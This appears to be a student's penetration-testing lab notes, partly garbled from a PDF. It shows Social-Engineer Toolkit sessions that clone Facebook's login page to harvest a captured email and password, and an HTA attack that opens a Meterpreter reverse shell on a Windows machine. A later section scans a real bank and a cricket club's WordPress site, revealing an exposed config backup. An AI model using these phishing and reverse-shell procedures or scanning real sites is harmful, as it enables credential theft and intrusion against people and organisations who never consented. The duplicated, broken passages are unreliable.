— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —
```

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.168.37.131  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:http://www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit ...
```

```
The best way to use this attack is if username and password Form fields are available. Regardless, this captures all POSTs on a website.  
[-] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:
```



```

192.168.37.1 - - [31/Oct/2022 05:39:56] "POST /ajax/bz?__a=16__ccg=EXCELLENT&__comet__req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU29zEdEc8
UW0k0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5MKdwnU1oUB84y0lW0SU2sdq0Ho2ew4Kw5rwSyE158ZwrU19E8__hs=19296.BPK3ADEFALUT.2.0.0.0.05__hs1=7160608
7756161541098__req=/b__rev=10064966048__s=7drCwv%3A9m2em1%3A99t4mm0__spin_b=trunkb__spin_r=10064966048__spin_t=16672091506__user=0bd
pr+16jazoest-29416lsd+AVr2FDHTtaw HTTP/1.1" 302 -
[+] WE GOT A HIT! Printing the output!
PARAM: jazoest=2941
PARAM: lsd=AVr2FDHTtaw
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: sNip_hmt_lngJh=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaC1600E2LCJjIjoyNHo=
PARAM: lgnrnd=023910_dkeB
PARAM: lgnjs=1667209166
POSSIBLE USERNAME FIELD FOUND: email+runderup22@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass+bank100
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=true
PARAM: ab_test_data=AVAAAAAA/q//AAAIAAVVAVAgAAAAAAAAL/PLLDAAAAXDAE
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.37.1 - - [31/Oct/2022 05:40:35] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[+] WE GOT A HIT! Printing the output!
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundary06y1557cuP4F0Tja
Content-Disposition: form-data; name="ts"

```

HTA web attack method:

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
 - 2) Site Cloner
 - 3) Custom Import
- 99) Return to Webattack Menu

```
set:webattack>2
```

```

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
[*] HTA Attack Vector Selected. Enter your IP, Port, and Payload...
set:> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.37.131]: 192.168.37.131
Select the port for the reverse payload [443]: 443
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.

```

This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine.


Select Web Attack Vectors:

```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.


1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>?
```



The Victim on downloading and running the file create a link with the attacker's machine.



```

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.37.131
LHOST => 192.168.37.131
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.131:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_mai
[*] Sending encoded stage (175715 bytes) to 192.168.37.1
[*] Meterpreter session 1 opened (192.168.37.131:443 → 192.168.37.1:63003) at 2022-10-31 05:52:24 -0400

msf6 exploit(multi/handler) > sessions

Active sessions

```

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	DESKTOP-0BAT0B7\rudra @ DESKTOP-0BAT0B7	192.168.37.131:443 → 192.168.37.1:63003 (192.168.37.1)

```

msf6 exploit(multi/handler) > 

```

```

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : DESKTOP-0BAT0B7
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > ipconfig

Interface 1

```

Name	Hardware MAC	MTU	IPv4 Address	IPv4 Netmask	IPv6 Address	IPv6 Netmask
Software Loopback Interface 1	00:00:00:00:00:00	4294967295	127.0.0.1	255.0.0.0	::1	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

Interface 9

```

Name	Hardware MAC	MTU	IPv4 Address	IPv4 Netmask	IPv6 Address
Microsoft Wi-Fi Direct Virtual Adapter #2	c2:91:33:06:78:a3	1500	169.254.18.74	255.255.0.0	fe80::7cc0:3ae5:ffe9:124a

Practical No. 6

Aim - Practical on Exploiting Web-based applications.

Theory -

Exploiting web-based applications involves identifying and leveraging flaws in the logic, authentication, and input validation of web services. This practical focuses on the OWASP Top 10 vulnerabilities, such as Cross-Site Scripting (XSS) and Broken Access Control, to gain unauthorized access or sensitive data. By using intercepting proxies like Burp Suite, practitioners can manipulate HTTP requests and responses to bypass client-side security controls. The goal is to verify how poorly sanitized inputs can lead to complete application compromise or session hijacking.

Reconnaissance and Identification of Web applications

Run the following commands to make sure that you Kali Linux distribution is up to date.

- a) sudo apt update
- b) sudo apt upgrade
- c) sudo apt dist-upgrade

Then we will run the python tool WAFW00F to perform the identification and fingerprinting of a Web Application Firewall. In this case we will check the firewall of www.hdfcbank.com.



```
(kali㉿kali)-[~]
└─$ sudo wafw00f www.hdfcbank.com

          _\   _\ 
         ( )_(_ )
        { _\   \_ } Woof!
        / \   / \
       (   ;   ) 
      / \ / \ / \
      | | | | | |
      | | | | | |

~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.hdfcbank.com
[+] The site https://www.hdfcbank.com is behind Cloudflare (Cloudflare Inc.) WAF.
[-] Number of requests: 2

(kali㉿kali)-[~]
```

Then we will use a Load Balancing Detector on www.hdfcbank.com.



```
(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.18.94.72
www.hdfcbank.com has address 104.18.95.72

Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 05:29:12, 05:29:12, 05:29:12, 05:29:13, 05:29:14, 05:29:15, 05:29:17, 05:29:17, 05:29:18, 05:29:18, 05:29:18, 05:29:19, 05:29:21, 05:29:22, 05:29:23, 05:29:24, 05:29:25, 05:29:26, 05:29:27, 05:29:29, 05:29:29, 05:29:30, 05:29:30, 05:29:32, 05:29:32, 05:29:33, 05:29:33, cc05:29:35, 05:29:35, 05:29:35, 05:29:36, 05:29:36, 05:29:37, 05:29:37, 05:29:38, 05:29:38, 05:29:38, 05:29:40, 05:29:41, 05:29:42, 05:29:42, 05:29:43, 05:29:45, 05:29:46, 05:29:47, 05:29:48, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 765331a2d2f47a-BOM
> CF-RAY: 765331a39ba8565-BOM

www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]

(kali㉿kali)-[~]
```

```

(kali㉿kali)-[~]
$ sudo wpscan --url https://www.durhamcricket.co.uk/
[!] WPS[can] v3.8.22 - WordPress Security Scanner by the WPScan Team
[!] Version 3.8.22
[@_WPScan_, @_ethicalhack3r, @_erwan_lr, @_firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: https://www.durhamcricket.co.uk/ [185.135.169.172]
[+] Started: Sat Nov  5 01:32:42 2022

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.29 (Ubuntu)
| - Hummingbird-Cache: Served
| Found By: Headers (Passive Detection)

```

```

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:33 → (137 / 137) 100.00% Time: 00:00:33
[!] Config Backup(s) Identified:
[!] https://www.durhamcricket.co.uk/wp-config.php.save
| Found By: Direct Access (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Nov  5 01:33:34 2022
[+] Requests Done: 205
[+] Cached Requests: 7
[+] Data Sent: 46.624 KB
[+] Data Received: 20.636 MB
[+] Memory used: 255.438 MB
[+] Elapsed time: 00:00:52

(kali㉿kali)-[~]
$ 

```

Then we will use the OWASP directory buster to brute force our way through the target website to get the websites directory structure. To use the OWASP directory buster, you can use the following steps. Here our target website will be “www.testfire.net:80/”.

```

Confirmed By:
  Readme - Stable Tag (Aggressive Detection)
  - https://www.durhamcricket.co.uk/wp-content/plugins/w
  Readme - ChangeLog Section (Aggressive Detection)
  - https://www.durhamcricket.co.uk/wp-content/plugins/w



[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:33 ←
[!] Config Backup(s) Identified:
[!] https://www.durhamcricket.co.uk/wp-config.php.save
| Found By: Direct Access (Aggressive Detection)



[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register



[+] Finished: Sat Nov  5 01:33:34 2022
[+] Requests Done: 205
[+] Cached Requests: 7
[+] Data Sent: 46.624 KB
[+] Data Received: 20.636 MB
[+] Memory used: 255.438 MB
[+] Elapsed time: 00:00:52

(kali㉿kali)-[~]
$ sudo dirbuster
Nov 05, 2022 1:35:30 AM java.util.prefs.FileSystemPreferences
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
[!] 

```







OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

Scan Information \ Results - List View: Dirs: 0 Files: 10 \ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
/	200	9524
index.jsp	200	155
login.jsp	200	155
feedback.jsp	200	155
subscribe.jsp	200	155
survey_questions.jsp	200	155
status_check.jsp	200	155
swagger	???	???
search.jsp	200	7124

Current speed: 29 requests/sec (Select and right click for more options)

Average speed: (T) 26, (C) 22 requests/sec

